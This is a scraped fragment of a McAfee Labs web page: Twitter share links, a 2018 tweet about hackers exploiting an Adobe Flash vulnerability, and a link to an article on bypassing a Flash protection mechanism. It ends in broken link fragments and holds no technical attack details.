Reply (https://twitter.com/intent/tweet?in_reply_to=969716507621167104) · Retweet (https://twitter.com/intent/retweet?tweet_id=969716507621167104) · Favorite (https://twitter.com/intent/favorite?tweet_id=969716507621167104)

mcafee_labs (https://www.twitter.com/mcafee_labs)

Attackers always look to bypass new protection mechanisms. More on how #hackers (https://twitter.com/#search?q=hackers) exploited an #Adobe (https://twitter.com/#search?q=Adobe) Flash vulnerabi… https://t.co/Hf473GQneD (https://t.co/Hf473GQneD)

1 day ago (2018/03/02 20:05:34)
Reply (https://twitter.com/intent/tweet?in_reply_to=969665033314684929) · Retweet (https://twitter.com/intent/retweet?tweet_id=969665033314684929) · Favorite (https://twitter.com/intent/favorite?tweet_id=969665033314684929)

Next Article

(https://securingtomorrow.mcafee.com/mcafee-labs/hackers-bypassed-adobe-flash-protection-mechanism/)

McAfee Labs (https://securingtomorrow.mcafee.com/category/mcafee-labs/)

How Hackers Bypassed an Adobe Flash Protection Mechanism

(https://(https://(https://(https://(https://